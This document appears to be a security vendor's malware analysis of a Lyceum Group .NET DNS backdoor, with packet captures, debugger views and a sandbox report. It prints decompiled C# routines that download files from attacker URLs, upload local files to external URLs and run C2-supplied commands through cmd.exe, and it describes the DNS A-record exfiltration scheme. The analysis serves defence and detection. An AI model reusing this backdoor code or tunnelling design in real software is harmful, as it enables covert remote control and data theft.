Comparing the Digit Resolver Code DigIt() function strings with the Dig.Net tool output from the screenshot shown below provides us further assurance that the Dig.Net tool has been customized by the Lyceum Group to develop the following .Net based DNS backdoor..




DNS Server: 192.168.1.254
QClass: IN
QType: ANY
[✓] recursion
[✓] use resolver cache
[✓ UDP] TCP
Query: codeproject.com
[✓] convert IP address to Arpa request when using PTR type (IPV4 and IPV6)
Attempts: 3
Timeout: 1 sec.

```
; <<>> Dig.Net 0.0.1 <<>> @192.168.1.254 ANY codeproject.com
; global options: printcmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31686
; flags:  qr rd ra; QUERY: 1, ANSWER: 12, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;codeproject.com.                       IN      ANY

;; ANSWER SECTION:
codeproject.com.                3600    IN      TXT     "v=spf1 ip4:69.10.233.30
codeproject.com.                3600    IN      MX      10 mail.codeproject.com.
codeproject.com.                176400  IN      SOA     service1.codeproject.com.
codeproject.com.                3600    IN      A       69.10.233.10
codeproject.com.                3600    IN      NS      service2.codeproject.com.
codeproject.com.                3600    IN      NS      remote1.easydns.com.
codeproject.com.                3600    IN      NS      ns1.easydns.com.
codeproject.com.                3600    IN      NS      ns3.easydns.org.
codeproject.com.                3600    IN      NS      ns6.easydns.net.
codeproject.com.                3600    IN      NS      ns2.easydns.com.
codeproject.com.                3600    IN      NS      remote2.easydns.com.
codeproject.com.                3600    IN      NS      service1.codeproject.com.

;; Query time: 144 msec
;; SERVER: 192.168.1.254#53(192.168.1.254)
;; WHEN: Sat Feb 16 12:19:24 2008
;; MSG SIZE rcvd: 424
```

Fig 9. Original Dig.net GUI Output

The malware utilizes a DNS attack technique known as “DNS Hijacking” where in the DNS server is being controlled by the attackers which would allow them to manipulate the response to the DNS queries. Now let's analyze the DNS Hijacking routine below.

As discussed earlier, the backdoor performs initial DNS queries in order to fetch the TXT records for the domain EF58DF5trailers.apple.com. EF58DF5 is the BotID generated based on the Windows user to receive commands from the C2 server.




```
70 60.284852   10.17.0.1       10.0.2.15       DNS   132 Standard query response 0xcb68 A spclient.wg.spotify.com CNAME edge-web.d…
78 64.037776   10.0.2.15       85.206.175.199  DNS    86 Standard query 0x48be TXT EF58DF5Ftrailers.apple.com
79 64.217826   85.206.175.199  10.0.2.15       DNS   138 Standard query response 0x48be TXT EF58DF5Ftrailers.apple.com TX

    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  Queries
      EF58DF5Ftrailers.apple.com: type TXT, class IN
        Name: EF58DF5Ftrailers.apple.com
        [Name Length: 26]
        [Label Count: 3]
```

Fig 10. DNS query to attacker-controlled DNS server to fetch TXT records.

As can be seen in the above screenshot, a DNS query is performed to fetch the TXT records for the domain name: EF58DF5trailers.apple.com to the DNS Server: 85[.]206[.]175[.]199 which is the attacker-controlled DNS server previously initialized.

Here’s where the DNS hijacking happens: As the malware sends across a DNS query to fetch the TXT records to the attacker-controlled DNS server, the attacker controlled DNS server responds with an incorrect response consisting of the commands to be executed by the backdoor such as ipconfig,whoami,uploaddd etc as shown in the screenshot below.



```
78 64.037776   10.0.2.15       85.206.175.199  DNS    86 Standard query 0x48be TXT EF58DF5Ftrailers.apple.com
79 64.217826   85.206.175.199  10.0.2.15       DNS   138 Standard query response 0x48be TXT EF58DF5Ftrailers.apple.com TXT

  Answers
      EF58DF5Ftrailers.apple.com: type TXT, class IN
        Name: EF58DF5Ftrailers.apple.com
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 60 (1 minute)
        Data length: 14
        TXT Length: 8
        TXT: ipconfig

0000  08 00 27 35 af 5f 52 54  00 12 35 02 08 00 45 00   ··'5·_RT ··5···E·
0010  00 7c 5b d7 00 00 40 11  0c f6 55 ce af c7 0a 00   ·|[···@· ··U·····

Domain Name System: Protocol        Packets: 106 · Displayed: 9 (8.5%)        Profile: Default
```

Fig 11. Ipconfig command returned as the TXT record from the attacker controlled DNS server


Following is the DIG.Net DNS response received by the backdoor and then further parsed in order to execute commands on the infected machine.

```
<<>> Dig.Net 1.0.0.10 <<>> @85.206.175.199 TXT EF58DF5Ftrailers.apple.com
global options: printcmd
Got answer:
 ->>HEADER<<- opcode: Query, status: NoError, id: 49108\r\r\n;; flags:  qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA

QUESTION SECTION:
EF58DF5Ftrailers.apple.com.   IN TXT

ANSWER SECTION: EF58DF5Ftrailers.apple.com. 60 IN TXT "ipconfig\" \"1291\"
Query time: 509 msec\r\r\n;;
SERVER: 85.206.175.199#53(85.206.175.199)
 WHEN: Wed Apr 06 05:34:03 2022
 MSG SIZE rcvd: 96"
string
```

Fig 12. DIG.net output received by the backdoor

The above screenshot consists of the DNS query performed to the attacker controlled DNS server along with the target domain name EF58DF5trailers.apple.com. The Answer section consists of the query response, which includes the target Domain name and the response to the TXT record with two values, **“ipconfig”** - command to be executed and **“1291”** - Communication ID

Next, the Dig.net response is parsed using multiple pattern regex code routines which parse out the TXT record values—the aforementioned command and communication ID—from the complete response received by the malware.



```
                    }, StringSplitOptions.RemoveEmptyEntries);
                    if (array.Length != 0)
                    {
                        string pattern = "60\\s+IN\\s+TXT";
                        foreach (string text3 in array)
                        {
                            if (Regex.IsMatch(text3, pattern, RegexOptions.IgnoreCase))
                            {
                                TextBox textBox = this.textBox2;
                                textBox.Text = textBox.Text + text3 + Environment.NewLine;
                                string[] array3 = Regex.Replace(text3, "\\s+", " ").Split(new string[]
                                {
                                    "\""
                                }, StringSplitOptions.RemoveEmptyEntries);
                                if (array3.Length != 0)
```


cals

ame	Value	Type
this	{DnsDig.frm1, Text: frm1}	DnsDig.frm1
sender	{System.Windows.Forms.TextBox, Text: ; <<>> Dig.Net 1.0.0.10 <<>> @...	object {System.Windows.Form
e	{System.EventArgs}	System.EventArgs
text	""	string
text2	""	string
array	{string[0x0000000D]}	string[]
pattern	@"60\s+IN\s+TXT"	string
array2	{string[0x0000000D]}	string[]
i	0x00000008	int
text3	"EF58DF5Ftrailers.apple.com. 60\tIN\tTXT\t\"ipconfig\" \"1291\""	string
array3	null	string[]
array4	null	string[]

Fig 13. Parsing of TXT Records

Next, depending on the command received in the TXT record from the C2 server, there are three functions which can be performed by the Lyceum backdoor:


- **Download Files** - If the command received from the DNS query consists of a string: **“downloaddd”** it initiates the download routine and downloads the file from the URL using DownloadFileAsync(). The URL would be the first 11 bytes of the TXT record response value, and stores that downloaded file in the Downloads folder as shown below in the code snippet. This functionality can be leveraged to drop additional malware on the infected machine.



```
private string comRun(string com)
{
    string result;
    try
    {
        if (com.Contains("downloaddd"))
        {
            string text = com.Remove(0, 11);
            string[] array = text.Split(new string[]
            {
                "/"
            }, StringSplitOptions.RemoveEmptyEntries);
            string str = array[array.Length - 1];
            new WebClient().DownloadFileAsync(new Uri(text), "C:\\users\\Public\\Downloads\\" + str);
            result = "Download successfully";
        }
```

Fig 14. Backdoor Download Routine


- **Upload Files** - If the command received from the DNS query consists of a string: **"uploaddd",** it uploads the local file on the disk using UploadFileAsync() function to an External URL after parsing the TXT record response value into two variables: uriString (external URL) and filename (Local File). This functionality can be leveraged to exfiltrate data.



```
else if (com.Contains("uploaddd"))
{
    string[] array2 = com.Remove(0, 9).Split(new string[]
    {
        " "
    }, StringSplitOptions.RemoveEmptyEntries);
    string uriString = array2[0];
    string fileName = array2[1];
    new WebClient().UploadFileAsync(new Uri(uriString), fileName);
    result = "Upload successfully";
}
```

Fig 14. Backdoor Upload Routine

- **Command Execution -** If none of the above strings match the TXT record response then the response is passed on to the Command execution routine. There, the response to the txt record is executed as a command on the infected machine using "**cmd.exe /c <txt_record_response_command>"** and the command output is sent across to the C2 server in the form of DNS A Records.




```
else
{
    using (Process process = new Process())
    {
        process.StartInfo = new ProcessStartInfo("cmd.exe")
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardInput = true,
            RedirectStandardOutput = true,
            Arguments = "/c " + com,
            RedirectStandardError = true
        };
        process.Start();
        string text2 = process.StandardOutput.ReadToEnd();
        process.WaitForExit();
        if (string.IsNullOrEmpty(text2))
        {
            text2 = "Empty output";
        }
        int num = text2.Length - text2.Replace(Environment.NewLine, string.Empty).Length;
        if (num > 200)
        {
            text2 = "Big Output. lines: " + num.ToString();
        }
        result = text2;
    }
}
```

Fig 15. Backdoor Command Execution Routine

In this case, the TXT record response we received for the DNS query performed against the attacker controlled DNS server is “ipconfig”. This response initiates the Command execution routine of the backdoor and thus the command “ipconfig” would be executed on the infected machine - cmd.exe /c ipconfig

Further, the command output is exfiltrated to the C2 server, encoded in Base64 and then concatenated with the Communication ID and the previously generated BotUID using “$” as the separator.




```
                        }));
                        qtype = QType.A;
                        qclass = QClass.IN;
                        this.dig.BeginDigIt(name, qtype, qclass);
                        Thread.Sleep(1);
                    }
                }
                text2 = frm1.Base64Encode("Enddd");
```

Name	Value	Type
this	{DnsDig.frm1, Text: frm1}	DnsDig.frm1
strResult	"d\\k\r\n"	string
comId	"1291"	string
uid	"EF58DF5F"	string
text2	"ZFxr"	string
name	"ZFxr$1291$EF58DF5F"	string

Fig 16. Command Output exfiltration Pattern setup

Data Exfil Pattern: **[base64encoded_command_output]$[communication_id]$[Bot_ID]**

Once the command output is encoded in the above mentioned pattern, the DNS backdoor then sends across the output to the C2 server via DNS query in the form of A records in multiple blocks of queries, where the A record values consists of the encoded command output. Once the command output is transmitted completely, an **“Enddd”** command is sent across in a Base64-encoded data exfil pattern to notify the end of the command output as shown below in the screenshot.



Source	Destination	Protocol	Length	Info
10.0.2.15	85.206.175.199	DNS	86	Standard query 0x22ec TXT EF58DF5Ftrailers.apple.com
10.0.2.15	85.206.175.199	DNS	106	Standard query 0x22ed A V2luZG93cyBJUCBDb25maWd1cmF0aW9u$1291…
10.0.2.15	85.206.175.199	DNS	110	Standard query 0x22ed A RXRoZXJuZXQgYWRhcHRlciBFdGhlcm5ldDo=$…
10.0.2.15	85.206.175.199	DNS	127	Standard query 0x22ef A ICAgQ29ubmVjdGlvbi1zcGVjaWZpYyBETlMgU…
10.0.2.15	85.206.175.199	DNS	163	Standard query 0x22ef A ICAgTGluay1sb2NhbCBJUHY2IEFkZHJlc3MgL…
10.0.2.15	85.206.175.199	DNS	139	Standard query 0x22f0 A ICAgSVB2NCBBZGRyZXNzLiAuIC4gLiAuIC4gL…
10.0.2.15	85.206.175.199	DNS	147	Standard query 0x22f1 A ICAgU3VibmV0IE1hc2sgLiAuIC4gLiAuIC4gL…
10.0.2.15	85.206.175.199	DNS	139	Standard query 0x22f2 A ICAgRGVmYXVsdCBHYXRld2F5IC4gLiAuIC4gL…
10.0.2.15	85.206.175.199	DNS	82	Standard query 0x22f3 A RW5kZGQ=$1291$EF58DF5F

Encoded Command Output Exfiltration as A records with BotID and Communication ID

Fig 17. Exfiltration of Encoded Command Output via A records queries on the attacker controlled DNS server

Decoded A Records:

IPConfig Command Output -

Encoded A record = ICAgSVB2NCBBZGRyZXNzLiAuIC4gLiAuIC4gLiAuIC4gLiAuIDogMTkyLjE2OC4.yLjEw$929$5686BB2F


Decoded A record = IPv4 Address. . . . . : 192.168.2.10 $ ComID: 929 $ UID: 5686BB2F

End Command -

Encoded A record = RW5kZGQ=$1291$EF58DF5F

Decoded A record = Enddd $ ComID: 1291 $ UID: EF58DF5F

Cloud Sandbox detection



Cloud Sandbox

SANDBOX DETAIL REPORT
Report ID (MD5): D79687676D2D152AEC4143C852BDBC4A

● High Risk ● Moderate Risk ● Low Risk
Analysis Performed: 6/5/2022 4:53:05 pm

File Type: exe

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
82

MITRE ATT&CK

This report contains 11 ATT&CK techniques mapped to 5 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Found A High Number Of Window / User Specific System Calls

NETWORKING

